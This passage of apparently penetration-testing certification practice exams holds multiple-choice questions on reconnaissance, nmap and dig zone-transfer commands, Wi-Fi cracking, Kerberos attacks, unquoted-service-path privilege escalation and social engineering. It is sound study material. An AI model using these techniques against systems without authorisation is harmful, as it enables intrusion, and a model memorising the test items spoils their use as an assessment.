A. Credential brute-forcing
B. Session hijacking
C. Redirect attack
D. Password cracking

64. During a gray box penetration test, the tester uses Wireshark to sniff the network traffic between an employee's web browser and a website and is able to capture the session cookie. The tester is then able to impersonate the victim without capturing the user's actual authentication credentials. What type of authentication exploit was used in this scenario?
A. Kerberos exploit
B. Session hijacking
C. Redirect attack
D. Password cracking

65. During a gray box penetration test, the tester uses phishing emails to send users to a logon page that looks like the target organization's human resources self-service page. The fake page is used to capture employees' credentials. What type of authentication exploit was used in this scenario?
A. Kerberos exploit
B. Session hijacking
C. Redirect attack
D. Credential brute forcing

66. As a part of a gray box penetration test, you need to create a Bash script to run an exploit against the target organization. As a part of the script, you need to insert a value of FS1 into an element named HostName within an associative array named Target. Which of the following lines of code will do this?
A. Target[HostName] = FS1
B. Target = [{"HostName":"FS1"}]
C. $Target.HostName = 'FS1'
D. _Target = {"HostName" => "FS1"}

67. As a part of a gray box penetration test, you need to create a Ruby script to run an exploit against the target organization. As a part of the script, you need to insert a value of FS1 into an element named HostName within an associative array named Target. Which of the following lines of code will do this?
A. Target[HostName] = FS1
B. Target = [{"HostName":"FS1"}]
C. $Target.HostName = 'FS1'
D. _Target = {"HostName" => "FS1"}

68. As a part of a gray box penetration test, you need to create a PowerShell script to run an exploit against the target organization. As a part of the script, you need to insert a value of FS1 into an element named HostName within an associative array named Target. Which of the following lines of code will do this?
A. Target[HostName] = FS1
B. Target = [{"HostName":"FS1"}]
C. $Target.HostName = 'FS1'
D. _Target = {"HostName" => "FS1"}

69. As a part of a gray box penetration test, you need to create a Python script to run an exploit against the target organization. As a part of the script, you need to insert a value of FS1 into an element named HostName within an associative array named Target. Which of the following lines of code will do this?
A. Target[HostName] = FS1
B. Target = [{"HostName":"FS1"}]
C. $Target.HostName = 'FS1'
D. _Target = {"HostName" => "FS1"}

70. As a part of a gray box penetration test, you need to create a Ruby script to run an exploit against the target organization. As a part of the script, you need to make a comparison between two variables to test whether they are equal. Which relational operator should you use?
A. =
B. ==
C. -eq
D. !=

71. You have just concluded a penetration test for a client. During the test, you discovered that one of the Linux system administrators uses Telnet to remotely access Linux servers. In your final report, what should you recommend the client do to remediate this issue?
A. Prohibit remote server access.
B. Use SFTP for remote server access.
C. Use rsh for remote server access.
D. Use SSH for remote server access.

72. You have just concluded a penetration test for a client. During the test, you discovered that one of Linux system administrators uses rcp to copy files between Linux servers. In your final report, what should you recommend the client do to remediate this issue?
A. Use the scp command for file transfers.
B. Prohibit file transfers between servers.
C. Use the rsh command for file transfers.
D. Use the ftp command for file transfers.

73. You have just concluded a gray box penetration test for a client. During the test, you were able to access the organization's wireless network controller device using a default administrator username and password. In your final report, what should you recommend the client do to remediate this issue?
A. Eliminate the transmission of plain text passwords by using SSH for remote connections.
B. Change the default administrative username and password on the controller.
C. Use directional antennae on all access points.
D. Implement MAC address filtering on the wireless network.

74. You have just concluded a black box penetration test for a client. The organization's wireless network uses preshared keys. During the test, you were able to access the organization's wireless network from the parking lot using your laptop running Aircrack-ng. In your final report, what should you recommend the client do to remediate this issue? (Choose two.)
A. Implement MAC address filtering.
B. Implement 802.1x authentication.
C. Upgrade to newer Wi-Fi equipment that supports modern encryption methods.
D. Change the default administrative username and password on the access point.
E. Reconfigure the Wi-Fi equipment to use WPA encryption.

75. You have just concluded a black box penetration test for a client. During the test, you were able to access the organization's wireless network from the parking lot using your laptop running Aircrack-ng. In your final report, what should you recommend the client do to remediate this issue? (Choose two.)

A. Use directional antennae on all access points.
B. Reconfigure the Wi-Fi equipment to use WEP encryption.
C. Upgrade to newer Wi-Fi equipment that supports modern encryption methods.
D. Disable DHCP on the wireless network.

76. You were able to successfully mount an NFS share over the network with restricted privileges. When going through the network file system, you notice that the files and directories are not showing the owner or group name of the files and directories. What is the likely cause of this?
A. You are not mounting the file system with root permission, so your system can't interpret the UID values.
B. The NFS file system is not configured correctly, which means you could probably take advantage of the weakness.
C. The UID and GID values assigned to the files and directories on the NFS share are not mapping to your local host.
D. The NFS server only knows that the UID 0 maps to the root account. If you create an account on your local host with a UID value of one of the NFS files, the NFS server will no longer be able to read the file.

77. Open mail relay servers with VRFY and EXPN enabled that allow anonymous users to connect can be used to do what? (Select all that apply.)
A. Enumerate valid user accounts
B. Send email to internal email addresses
C. Send email to external email addresses
D. Determine the operating system version of the target host

78. The evil twin access point is a type of attack used to duplicate the existence of a legitimate access point in order to entice victims to connect for the purpose of targeting end-user devices or communications. Another way to imitate all possible access points from client beacon requests is called what?
A. Karma attack
B. Replay attack
C. AP replay attack
D. Social engineering attack

79. This command can be used to execute a type of "ping of death" against Bluetooth devices.
A. L2PP

B. L2TP
C. L2PING
D. LPING

80. All of the following are layers in the Bluetooth protocol stack except for which one?
A. LMP
B. SDP
C. L2CAP
D. TC2
E. RCOMM

Practice Exam 2

1. Which type of penetration test best replicates the perspective of a real-world attacker?
A. Gray box assessment
B. Black box assessment
C. Objective-based assessment
D. White box assessment

2. A consultant has been hired by an organization to perform a penetration test. The target of the test is the organization's HR database application. The tester has been given a desk, a computer connected to the organization's network, and a network diagram. However, the tester has not been given any

authentication credentials. What type of test is being conducted in this scenario?
A. Compliance-based assessment
B. Black box assessment
C. Gray box assessment
D. White box assessment

3. A consultant has been hired by an organization to perform a penetration test. The target of the test is the organization's e-commerce website. The tester, located in a different city, will utilize several different penetration testing tools to analyze the site and attack it. The tester does not have any information about the site or any authentication credentials. What type of test is being conducted in this scenario?
A. White box assessment
B. Black box assessment
C. Objective-based assessment
D. Gray box assessment

4. A consultant has been hired by an organization to perform a penetration test. The target of the test is the organization's internal firewalls. The tester has been given a desk, a computer connected to the organization's network, and a network diagram. The tester has also been given authentication credentials with a fairly high level of access. What type of test is being conducted in this scenario?
A. Gray box assessment
B. Black box assessment
C. Goals-based assessment
D. White box assessment

5. Which type of penetration test best focuses the tester's time and efforts while still providing an approximate view of what a real attacker would see?
A. Gray box assessment
B. Black box assessment
C. Goals-based assessment
D. White box assessment

6. You are performing a black box penetration test for a large organization that wholesales imported electronic devices in the United States. You need to probe the organization's web server IP address to see what information is

associated with it, such as the version of SSL or TLS and the cipher suite that it uses. Which tool in your penetration testing toolkit could you use to do this?
A. Censys
B. nslookup
C. Maltego
D. Shodan

7. You are performing a black box penetration test for a large financial organization. You want to search the Internet for any documents associated with the organization (such as Microsoft Word or PowerPoint documents) and analyze each file's metadata for useful information. Which tool in your penetration testing toolkit could you use to do this?
A. Censys
B. Shodan
C. nmap
D. Fingerprinting Organizations with Collected Archives (FOCA)

8. A consultant has been hired by an organization to perform a black box penetration test. She knows that Internet of Things (IoT) devices frequently employ weak security mechanisms that a penetration tester can exploit. She wants to discover whether the target organization has any of these devices deployed. Which utility could she use to do this?
A. Censys
B. Shodan
C. theHarvester
D. Maltego

9. A consultant has been hired by an organization to perform a black box penetration test. She has used a variety of tools to gather OSINT about the target information. Her efforts have been very successful. In fact, she has gathered so much information that she is having a hard time organizing it into a format that she can use efficiently. Which tool
could she use to organize the information that she has gathered?
A. Censys
B. Shodan
C. theHarvester
D. Maltego

10. A consultant has been hired by an organization to perform a black box penetration test. She wants to perform a detailed scan of the target organization's public-facing web server to see what she can learn. Which utility should she use to accomplish this?
A. nmap
B. Shodan
C. whois
D. Maltego

11. Which social engineering technique involves questioning an employee using intimidation to gather information?
A. Phishing
B. Smishing
C. Impersonation
D. Interrogation

12. You are performing a black box penetration test for a large financial organization. Using reconnaissance techniques, you have identified the vendor that services the vending machines within the organization's main headquarters. You dress in a similar uniform as the vendor's employees. You also purchase a hand truck and several cases of soda pop. The receptionist of the target organization allows you to enter and directs you to the break room. What kind of exploit did you use in this scenario?
A. Impersonation
B. Smishing
C. Vishing
D. Elicitation

13. You are performing a black box penetration test for a medium-sized manufacturing organization. Using reconnaissance techniques, you have identified the vendor that services the printers within the organization's headquarters. You dress in a similar uniform as that vendor's employees. You also purchase a toolkit containing tools commonly used by printer repair technicians. The receptionist of the target organization allows you to enter and directs you to a troublesome printer. While "working" on that printer, you chat with nearby employees to gather information. Which exploits did you use in this scenario? (Choose two.)
A. Impersonation

B. Whaling
C. Phishing
D. Interrogation
E. Elicitation

14. You are performing a black box penetration test for a medium-sized manufacturing organization. Using reconnaissance techniques, you have identified the vendor that services the printers within the organization's headquarters. You dress in a similar uniform as that vendor's employees. You also purchase a toolkit containing tools commonly used by printer repair technicians. The receptionist of the target organization allows you to enter and directs you to a troublesome printer. While "working" within the organization, you discretely watch employees as they type, trying to gather sensitive information. Which exploits did you use in this scenario? (Choose two.)
A. Shoulder surfing
B. Phishing
C. Impersonation
D. Interrogation
E. Elicitation

15. You are performing a black box penetration test for a medium-sized manufacturing organization. Using reconnaissance and phishing techniques, you have compromised the password for an employee's email account. You use this account to question other employees in an attempt to gather sensitive information and documents. Which exploits
did you use in this scenario? (Choose two.)
A. Shoulder surfing
B. Phishing
C. Impersonation
D. Interrogation
E. Elicitation

16. You are conducting a gray box penetration test for a client. You have identified an internal host with an IP address of 192.168.1.1 as a potential target. You need to use the nmap utility on your laptop to run a TCP connect scan of this host. Which command should you use to do this?
A. nmap 192.168.1.1 –sL

B. nmap 192.168.1.1 –T1
C. nmap 192.168.1.1 -sT
D. nmap 192.168.1.1 -f

17. You are conducting a gray box penetration test for a client. You have identified an internal host with an IP address of 192.168.1.1 as a potential target. You need to use the nmap utility on your laptop to run a UDP port scan of this host. Which command should you use to do this?
A. nmap 192.168.1.1 –sL
B. nmap 192.168.1.1 –U
C. nmap 192.168.1.1 -sT
D. nmap 192.168.1.1 -sU

18. You are conducting a gray box penetration test for a client. You need to use the nmap utility on your laptop to discover all the hosts on the 192.168.1.0 subnet (which uses a subnet mask of 255.255.255.0) without actually scanning those hosts. Which command
should you use to do this?
A. nmap 192.168.1.0/24 –sL
B. nmap 192.168.1.0/24 --list
C. nmap 192.168.1.1-254 -sW
D. nmap 192.168.1.1-254 -sM

19. You are conducting a gray box penetration test for a client. You have identified an internal host with an IP address of 192.168.1.1 as a potential target. You need to use the nmap utility on your laptop to run a TCP ACK scan of this host. Which command
should you use to do this?
A. nmap 192.168.1.1 –sA
B. nmap 192.168.1.1 –T1
C. nmap 192.168.1.1 -sT
D. nmap 192.168.1.1 -ACK

20. You are conducting a white box penetration test for a client. You need to use the nmap utility on your laptop to run a scan of every host on the 192.168.1.0 subnet (which uses a subnet mask of 255.255.255.0), but without scanning the host with an IP address of 192.168.1.250 (which you suspect is a honeypot host). Which command should you use to do this?
A. nmap 192.168.1.1-254

B. nmap 192.168.1.0/24 --noscan 192.168.1.250
C. nmap 192.168.1.0/24 --exclude 192.168.1.250
D. nmap 192.168.1.1-254 --skip 192.168.1.250

21. Your organization is conducting a black box penetration test for a client. There are five members on your penetration test team. During the test, you continuously communicate with the other members of the team via email and text messaging to ensure everyone knows what the others are doing. What is this process called?
A. Situational awareness
B. Metrics and measures
C. De-confliction
D. Normalization of data

22. Your organization is conducting a black box penetration test for a client. There are five members on your penetration test team. During the test, you continuously communicate with the other members of the team via email and text messaging to coordinate the timing of activities, including reconnaissance, enumeration, exploits, and so on. What is this process called?
A. Situational awareness
B. De-escalation
C. De-confliction
D. Normalization of data

23. During a penetration test, the client organization begins to receive complaints from remote workers indicating that the organization's VPN is down. The network administrator discovers a local area network denial (LAND) attack underway that is aimed at the company's VPN server at the edge of the network. The remote workers are unable to work, so the administrator calls the penetration tester and asks them to dial back the attack. What is this communication path called?
A. Situational awareness
B. De-escalation
C. De-confliction
D. Goal reprioritization

24. During a penetration test, the client organization's network administrator discovers a teardrop attack underway that is aimed at the company's

perimeter router. The administrator calls the penetration tester to see whether the attack is part of the penetration test. What is this communication path called?
A. Situational awareness
B. Metrics and measures
C. De-confliction
D. Normalization of data

25. Your organization is conducting a black box penetration test for a client. There are three testers on your team. At the beginning of the process, you have a team meeting to plan how the test will be conducted, when certain activities will occur, and which team members will be responsible for performing specific tasks. What is this process called?
A. De-confliction
B. De-escalation
C. Situational awareness
D. Goal reprioritization

26. You are running a penetration test for a client. The original test calls for you to test the security of one of the client's remote branch offices. The client called today and indicated that they are concerned about the security readiness of a second branch office. They insisted that you expand the penetration test to include this second site. What process occurred in this scenario?
A. Due diligence
B. Risk acceptance
C. Threat modeling
D. Scope creep

27. A client has asked you to run a white box penetration test. Her organization has offices in the United Kingdom, Saudi Arabia, Pakistan, and Hong Kong. You load your penetration testing toolkit onto your laptop and travel to each office to run the assessment on-site. What did you do incorrectly in this scenario?
A. It may be illegal to transport some penetration testing software and hardware internationally.
B. A laptop doesn't have sufficient computing power to effectively run a penetration test.

C. Travel costs can be reduced by running the assessment remotely from the tester's home location.
D. Nothing. You did everything correctly.

28. A client has asked you to run a white box penetration test. Her organization has offices in the United States, Indonesia, Thailand, and Singapore. To avoid international transportation of your penetration testing software, you upload it to your Google Drive account. Then you travel to each site, download the software, and run it locally on your laptop. Did you handle your penetration testing software appropriately in this scenario?
A. Yes, using Google Drive to access the software internationally shields you from prosecution.
B. No, most foreign nations block access to Google Drive.
C. No, it is legal to transport most penetration testing software into these countries.
D. No, it is illegal to transport most penetration testing software internationally using the Internet.

29. You are asked to perform a penetration test for an organization with offices located in New York City, Los Angeles, and Fargo. Which cybersecurity laws and regulations do you need to check as you scope the assessment?
A. U.S. federal cybersecurity law
B. State cybersecurity laws in New York, California, and North Dakota
C. Local cybersecurity laws in each physical location
D. Interpol regulations

30. A client has asked you to run a white box penetration test. The goal is to assess the security of their web-based applications. These applications leverage the Simple Object Access Protocol (SOAP). During the scoping process, you determine that it would be helpful if you had access to the organization's internal documentation for these applications. Which of the following should you ask your client for?
A. Web Services Description Language (WSDL) documentation
B. Software Development Kit (SDK) documentation
C. Web Application Description Language (WADL) documentation
D. Application Programming Interface (API) documentation

31. During the information gathering phase of a black box penetration test, you need to eavesdrop on radio frequency emissions emanating from the target's facility and attempt to capture data from its wireless network. You are parked in the organization's parking lot. You want to use aircrack-ng to crack the encryption used by the Wi-Fi network. To
accomplish this, you first need to capture the authentication handshake. Which utility should you run on your laptop to do this?
A. airodump-ng
B. aireplay-ng
C. aircrack-ng
D. nmap

32. During the information gathering phase of a black box penetration test, you need to eavesdrop on radio frequency emissions emanating from the target's facility and attempt to capture data from their wireless network. You have already captured the authentication handshake. You next need to deauthenticate the wireless client so you can begin capturing data. Which utility should you run on your laptop to do this?
A. airodump-ng
B. aireplay-ng
C. aircrack-ng
D. nmap

33. As part of a gray box penetration test, you need to capture packets on a wired network. How must the wired network interface in your laptop be configured to accomplish this?
A. Set to monitor mode.
B. Set to promiscuous mode.
C. Set to capture mode.
D. Set to IEEE 802.1x mode.

34. As part of a gray box penetration test, you need to capture packets on a wired network. You've configured the network interface in your laptop to accept all frames transmitted on the network medium, and you have installed Wireshark. However, when you run Wireshark, you only see frames that are addressed specifically to your laptop. Why did
this happen?
A. A host-based firewall on your laptop is blocking all other frames.

B. MAC address filtering has been enabled on the switch.
C. The network uses a hub.
D. The network uses a switch.

35. As part of a gray box penetration test, you need to capture packets on a wired network. You've configured the network interface in your laptop to accept all frames transmitted on the network medium, and you have installed Wireshark. However, when you run Wireshark, you only see frames that are addressed specifically to your laptop. How can
you fix this?
A. Disable the host-based firewall on your laptop.
B. Disable MAC address filtering on the switch.
C. Replace the network switch with a hub.
D. Connect your laptop to a mirror port on the switch.

36. During the information gathering phase of a gray box penetration test, you run the NBTSTAT -c command on the local network. One of the lines in the output reads as follows:

```
Name      Type      Host      Address            Life [sec]
-------------------------------------------------------------
DEV-1     <20>      UNIQUE          10.0.0.3  517
```

What do you know about the DEV-1 host?
A. It is a server.
B. It is a workstation.
C. It is a router.
D. It is a wireless device.

37. During the information gathering phase of a gray box penetration test, you run the NBTSTAT -c command on the local network. One of the lines in the output reads as follows:

```
Name      Type      Host      Address                Life [sec]
-----------------------------------------------------------
PROD-9    <00>      UNIQUE          10.0.0.132        517
```

What do you know about the PROD-9 host?
A. It is a server.
B. It is a workstation.
C. It is a router.
D. It is a wireless device.

38. Which of the following are true of the Link-Local Multicast Name Resolution (LLMNR) protocol? (Choose two.)
A. It is commonly used in the absence of a DNS server.
B. It is not supported by Linux hosts.
C. It is not supported by Windows hosts.
D. It is used only by routers, not by workstations or servers.
E. It allows the IPv6 host to resolve hostnames on the same local link.

39. Which of the following describe the security risks associated with using the LLMNR protocol? (Choose two.)
A. Data is transmitted as clear text.
B. It lacks security controls.
C. A malicious host can advertise itself as any host it wants to.
D. It can be used to facilitate a DDoS attack.
E. It creates excessive network traffic.

40. What are the functions of the Server Message Block (SMB) protocol? (Choose two.)
A. To share files on the network
B. To transfer email messages between mail transfer agents (MTAs)
C. To share printers on the network
D. To map IP addresses to MAC addresses
E. To transfer email messages to a mail user agent (MUA)

41. A penetration tester is performing a gray box test for a client. The tester wants to try to generate a Kerberos “golden ticket” to compromise services within the target Active Directory domain. Which utility could be used to do this?
A. Mimikatz
B. John the Ripper
C. W3AF
D. ncat

42. Which of the following utilities can be categorized as vulnerability scanners? (Choose two.)
A. Nikto
B. SET
C. W3AF
D. Medusa

E. Hydra

43. Which of the following are commonly used to perform brute-force password attacks? (Choose two.)
A. BeFF
B. Drozer
C. W3AF
D. Medusa
E. Hydra

44. Which of the following can be used to perform brute-force password attacks? (Choose two.)
A. Empire
B. Patator
C. Powersploit
D. Aircrack-ng
E. APK Studio

45. Which of the following penetration tools are based on Windows PowerShell? (Choose two.)
A. BeEF
B. SET
C. Empire
D. PowerSploit
E. Hopper

46. You have just concluded a penetration test for a client. During the test, you were able to use a phishing exploit to collect authentication credentials from several employees. To address this vulnerability, you recommend that the client conduct a mandatory security awareness training session for all employees. What type of solution is this?
A. Technological
B. People
C. Process
D. Scalable

47. You have just concluded a penetration test for a client. In your findings, you note that all of the Windows desktop systems in the organization have the

same password assigned to the local Administrator user account. What could you recommend to remediate this problem?
A. Encrypt the passwords.
B. Implement password complexity requirements.
C. Implement intruder lockout.
D. Randomize the local Administrator credentials.

48. You have just concluded a penetration test for a client. In your findings, you note that all of the Windows desktop systems in the organization have the same password assigned to the local Administrator user account. When you report this to the client, they indicate that are aware of this and that they did this deliberately to reduce management complexity. What solution could you recommend that would remediate the vulnerability without increasing management complexity?
A. Randomize the local Administrator credentials.
B. Implement LAPS.
C. Make all local Windows users members of the local Administrators group.
D. Make all Windows domain users members of the Domain Administrators group.

49. You have just concluded a penetration test for a client. In your findings, you report that you were able to compromise several users' Windows accounts because they used passwords such as password, aaa, and 1234. Which of the following domain Group Policy settings could you recommend they implement to prevent weak password complexity? (Choose two.)
A. Store passwords using reversible encryption.
B. Password must meet complexity requirements.
C. Minimum password length.
D. Certificate path validation settings.
E. Certificate services client – Auto-enrollment.

50. Which of the following Windows Group Policy settings can be used to prevent a user from reusing the same password over and over?
A. Enforce password history
B. Store passwords using reversible encryption
C. Minimum password length
D. Password must meet complexity requirements

51. Which of the following best describes the term confidentiality within the context of penetration testing?
A. Preventing unauthorized access to information
B. Preventing unauthorized modifications to information
C. Ensuring information remains available for authorized access
D. Preventing legitimate access to information

52. Which of the following best describes the term integrity within the context of penetration testing?
A. Preventing unauthorized access to information
B. Preventing unauthorized modifications to information
C. Ensuring information remains available for authorized access
D. Gaining unauthorized access to information

53. Which of the following best describes the term availability within the context of penetration testing?
A. Preventing unauthorized access to information
B. Preventing unauthorized modifications to information
C. Ensuring information remains available for authorized access
D. Making unauthorized changes to information

54. Which of the following best describes the term disclosure within the context of penetration testing?
A. Gaining unauthorized access to information
B. Making unauthorized changes to information
C. Preventing the legitimate use of information
D. Publicly acknowledging that a security breach has occurred and information has been compromised

55. Which of the following best describes the term alteration within the context of penetration testing?
A. Gaining unauthorized access to information
B. Making unauthorized changes to information
C. Preventing the legitimate use of information
D. Leveraging one successful compromise to compromise another otherwise inaccessible system within a network

56. Which of the following is an example of a nontraditional asset?
A. Database server

B. Router
C. Web-enabled television monitor
D. Content filter appliance

57. Which of the following is an example of a nontraditional asset?
A. Email server
B. Computer-controlled manufacturing equipment
C. Wireless access point
D. All-in-one desktop

58. As part of the information gathering phase of a black box penetration test, you need to perform a DNS zone transfer of the target organization's domain. Which of the following commands could you use to do this? (Choose two.)
A. dig axfr @nameserver target_domain
B. host -t axfr target_domain nameserver
C. nslookup –type=ns target_domain
D. nmap get-domain-transfer target_domain

59. You are performing a gray box penetration test. You want to craft a custom packet to test how a server responds and to see what information it responds with. Which utility could you use to do this?
A. hping
B. ping
C. nmap
D. Wireshark

60. You are performing a black box penetration test. You have used theHarvester to enumerate a large number of user email addresses in the target organization. What could you do with this information? (Choose two.)
A. Conduct a phishing exploit.
B. Send spam messages.
C. Enumerate internal user accounts.
D. Perform a DNS zone transfer.

61. During a black box penetration test, the tester discovers that the organization's wireless access point has been configured with an administrative username of admin and a password of Admin. The tester gains administrative access to the access point. What kind of authentication exploit occurred in this scenario?

A. Weak credentials exploit
B. Redirect attack
C. Default credentials attack
D. Credential brute-forcing

62. The network administrator for an organization that is the target of a penetration test configured her network firewall with an administrative username of admin and a password of password. Which authentication exploit is this device vulnerable to?
A. Weak credentials exploit
B. Redirect attack
C. Session hijacking
D. Kerberos exploit

63. During a gray box penetration test, the tester is able to run an exploit that enables her to receive a ticket-granting ticket (TGT) from the key distribution center (KDC) in the organization's Active Directory domain. What kind of authentication exploit occurred in
this scenario?
A. Credential brute-forcing exploit
B. Redirect attack
C. Session hijacking
D. Kerberos exploit

64. Which authorization exploits modify a parameter in an HTTP request to gain unauthorized access to information? (Choose two.)
A. Parameter pollution
B. Insecure direct object reference exploit
C. Cross-site scripting attack
D. Cross-site request forgery
E. Redirect attack

65. Which form of a cross-site scripting (XSS) attack leverages an older, vulnerable web browser being run locally on the victim's computer?
A. Stored/persistent
B. Clickjacking
C. Reflected
D. Document Object Model (DOM)

66. As a part of a gray box penetration test, you need to create a Python script to run an exploit against the target organization. As a part of the script, you need to make a comparison between two variables that tests whether they are not equal. Which relational operators could you use? (Choose two.)
A. <>
B. ==
C. -eq
D. !=
E. -ne

67. As a part of a gray box penetration test, you need to create a Python script to run an exploit against the target organization. As a part of the script, you need to make a comparison between two variables to test whether they are equal. Which relational operator should you use?
A. =
B. ==
C. -eq
D. !=

68. As a part of a gray box penetration test, you need to create a PowerShell script to run an exploit against the target organization. As a part of the script, you need to make a comparison between two variables to test whether they are equal. Which relational operator should you use?
A. =
B. ==
C. -eq
D. !=

69. As a part of a gray box penetration test, you need to create a Bash script to run an exploit against the target organization. As a part of the script, you need to make a comparison between two integer variables to test whether one is numerically greater than the other. Which relational operator should you use?
A. >
B. <
C. -gt
D. !>

70. Which relational operator can be used in both Python and Ruby to test whether one value is numerically greater than the other?
A. >
B. <
C. -gt
D. !>

71. You have just concluded a penetration test for a client. During the test, you were able to gain access to the server room by masquerading as a technician from an IT vendor. You were able to plug your laptop into the serial connector on the organization's Cisco router and access its configuration. In your final report, what should you recommend the client do to remediate this issue? (Choose two.)
A. Disable DHCP on the wired network.
B. Run the enable secret command on the router.
C. Implement procedures to vet representatives from vendors.
D. Implement MAC address filtering on the router.

72. As you are conducting a penetration test for a client, you want to make sure the postengagement cleanup process goes smoothly. What should you do to accomplish this?
A. Carefully document everything you do as you conduct the test.
B. Create back doors in critical systems so you can easily access them later.
C. Create images of all systems and devices so they can be restored to their pre-test state.
D. Erase any log entries created by your exploits.

73. You are conducting the post-engagement cleanup process after a penetration test is complete. What should you do? (Choose two.)
A. Remove any shell sessions created during the test.
B. Obscure everything you did during the test from the client.
C. Document everything you do during the cleanup.
D. Obscure everything you do to clean up after the test.

74. You are conducting the post-engagement cleanup process after a penetration test is complete. What should you do?
A. Ask the client to sign an agreement not to disclose the techniques you used during the test.
B. Remove any tester-created credentials used during the test.

C. Write a critique of the mistakes the internal administrators made during the test.
D. Obscure everything you did during the test from the client.

75. You are conducting the post-engagement cleanup process after a penetration test is complete. What should you do?
A. Remove any tools or utilities you installed during the test.
B. Reset all administrative credentials to their default values.
C. Reset all firewalls to the default configurations.
D. Reinstall all network services using default settings.

76. What is the purpose of the Document Object Model (DOM) within a user's web browser?
A. Structuring content in the browser
B. Passing messages to other entities
C. Storing encrypted values followed by the "#" sign
D. Helping to mitigate against XSS attacks

77. What is the purpose of the following PHP code?

```
do {
    $data = fread($handle, 8192);
    if (strlen($data) == 0) {
       Break;
    }

    echo($data);
  } while (true);
```

A. Creates a loop to echo the contents of $data until it reaches 0 length
B. Creates a loop, declares $data, and validates the size of the variable
C. Creates a loop to echo the contents of the data
D. Creates a loop but kills the process if the data is less than 8192 bytes

78. Which of the following options could be an IDOR, given the following URLs? (Select all that apply.)
A. http://example.com/index.php?emp_id=12345
B. http://example.com/index.php
C. http://example.com/sales.php?acct=4532345
D. http://example.com/profile.php?state=CA&zip=90001

79. A _____ is unique and is used to identify each instance of a Windows service. In Windows, Kerberos requires that _____ be associated with at least one service logon account (i.e., the account that runs the service).
A. Hostname
B. Domain name
C. Unique identifier
D. Service principal name

80. During a pentest, you use the wmic command to identify unquoted service paths. You were able to find a path at C:\Program Files (x86)\data\shared files\vulnerable.exe and used accesschk.exe to find that you have write privileges in the "data" directory. To escalate privileges the next time the service is executed, you need to lay down an executable that will execute within the service path. What is the correct name for the executable that you should create?
A. shared.exe
B. files.exe
C. Files.exe
D. Program.exe

Practice Exam 3

1. An attacker downloads the Low Orbit Ion Cannon from the Internet and then uses it to conduct a denial-of-service attack against a former employer's website. What kind of attacker is this?
A. Script kiddie

B. Hacktivist
C. Organized crime
D. Nation-state

2. An attacker carries out an attack against a government contractor in a neighboring country, with the goal of gaining access through the contractor to the rival country's governmental network infrastructure. The government of the attacker's own country is directing and funding the attack. What type of threat actor is this?
A. Script kiddie
B. Hacktivist
C. Organized crime
D. Nation-state

3. A group of hackers located in a former Soviet-bloc nation have banded together and released a ransomware app on the Internet. Their goal is to extort money in the form of crypto currency from their victims. What kind of attacker is this?
A. Malicious insider
B. Hacktivist
C. Organized crime
D. Nation-state

4. An attacker who is a passionate advocate for brine shrimp attacks and defaces the website of a company that harvests brine shrimp and sells them as fish food. What type of attacker is this?
A. Script kiddie
B. Hacktivist
C. Organized crime
D. Nation-state

5. An employee has just received a very negative performance review from his manager. The employee feels the review was biased and the poor rating unjustified. In retaliation, the employee accesses confidential employee compensation information from an HR database server and posts it anonymously on Glassdoor. What kind of attacker is this?
A. Script kiddie
B. Hacktivist
C. Organized crime

D. Malicious insider

6. You have been hired to conduct a black box penetration test for a client. You want to use a spear phishing attack to expose the authentication credentials used by key employees of the organization. Which tools or techniques could you use to gather the information needed to conduct this attack? (Choose two.)
A. Dumpster diving
B. theHarvester
C. nmap scan
D. Nessus scan
E. Shodan

7. You have been hired to conduct a black box penetration test for a client. You want to use a whaling attack to expose the authentication credentials used by the organization's leadership. What information could you use to do this? (Choose two.)
A. Nessus scan
B. Press releases
C. Censys probe
D. OpenVAS scan
E. Executive bios

8. Which of the following can be considered OSINT related to the target of a penetration test? (Choose two.)
A. Social media posts
B. Results from an nmap scan
C. Employees' Social Security numbers
D. Corporate tax filings
E. Personal tax filings of executive leadership

9. Which of the following can be considered OSINT related to the target of a penetration test? (Choose two.)
A. Results from a Nessus scan
B. Information from a penetration tester who tailgated her way into the organization's facility
C. Information from the organization's DNS registrar
D. Job postings on the organization's website
E. Information gathered from a disgruntled employee

10. You are in the information gathering stage of a black box penetration test. You need to footprint the target organization by determining what type of network infrastructure they use. Which OSINT sources could potentially reveal this information? (Choose two.)
A. Job postings on the organization's website
B. An nmap scan of the internal network
C. A Nessus scan of the internal network
D. Information from a penetration tester who tailgated her way into the organization's facility
E. Résumés of current employees on LinkedIn

11. You have been hired to conduct a black box penetration test for a client. You purchase a small flash drive and load it with malware that installs a keylogger on the victim's computer and sends the information it captures to you. You walk in the client's front door and ask the receptionist for directions to a nearby sports venue. While you are speaking, you deliberately drop the drive on the floor and then leave. Which exploit was used in this scenario?
A. Shoulder surfing
B. USB key drop
C. Phishing
D. Elicitation

12. Which exploit sends emails indiscriminately to a large number of the target organization's employees, anticipating that a percentage of them will click the malicious link contained in the message?
A. Phishing
B. Spear phishing
C. SMS phishing
D. Whaling

13. Which exploit relies on text messaging to deliver phishing messages?
A. Elicitation
B. Spear phishing
C. SMS phishing
D. Whaling

14. Which exploit relies on a telephone call to convince someone to reveal sensitive information?
A. Vishing

B. Spear phishing
C. Phishing
D. Whaling

15. Which exploits require the penetration tester to first conduct extensive reconnaissance to identify specific, high-value individuals to target within the organization? (Choose two.)
A. Spear phishing
B. Phishing
C. USB key drop
D. Whaling
E. SMS phishing

16. You are conducting a gray box penetration test for a client. You need to use the nmap utility on your laptop to run a TCP ACK scan of hosts on the network with IP addresses of 192.168.1.10, 192.168.1.11, and 192.168.1.13. Which command should you use to do this?
A. nmap 192.168.1.10-13 –sA
B. nmap 192.168.1.0/24 –sA
C. nmap 192.168.1.10/24 -sA
D. nmap 192.168.1.10-13 –sT

17. You are conducting a gray box penetration test for a client. You need to use the nmap utility on your laptop to run a UDP scan of hosts on the network with IP addresses of 192.168.1.10, 192.168.1.11, 192.168.1.13, and 192.168.1.15. Which command should you use to do this?
A. nmap 192.168.1.10-15 –sU
B. nmap 192.168.1.0/24 –sU
C. nmap 192.168.1.10 192.168.1.11 192.168.1.12 192.168.1.13 192.168.1.15 -sU
D. nmap 192.168.1.10 192.168.1.11 192.168.1.12 192.168.1.13 192.168.1.15 –U

18. You are conducting a gray box penetration test for a client. You need to use the nmap utility on your laptop to discover all of the hosts on the 192.168.1.0 subnet (which uses a subnet mask of 255.255.255.0) without actually scanning any ports on those hosts. Which command should you use to do this?
A. nmap 192.168.1.0/16 –sL

B. nmap 192.168.1.1-254 -sn
C. nmap 192.168.1.1-254 -sW
D. nmap 192.168.1.0/16 -sM

